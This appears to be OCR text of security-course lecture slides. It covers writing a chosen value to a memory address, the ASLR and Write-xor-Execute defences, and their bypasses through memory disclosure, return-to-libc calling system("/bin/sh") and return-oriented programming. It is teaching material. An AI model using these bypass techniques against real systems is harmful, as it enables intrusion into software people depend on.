
Altering exact memory location with intentional data

Say, for example, we want to write 0xffffd600 at 0xffffde4f



Altering exact memory location with intentional data

Say, for example, we want to write 0xffffd600 at 0xffffde4f



Deployed Defense Mechanism I


- Address Space Layout Randomization (ASLR)
- Randomize bases of memory regions
  - Stack (Thwarts traditional stack overflow)
  - Brk (Heap – Thwarts traditional heap overflow)
  - Exec (Program binary)
  - Etc.
- Bypass: Memory disclosure attacks


Deployed Defense Mechanism II


- Write xor Execute
  - Pages marked write can't be executed
- Bypass: Return-to-libc attacks
  - Instead of invoking a shellcode, we could invoke a libc function, such as system("/bin/sh");
- More Complex: Return-oriented Programming


Return-to-libc Attack

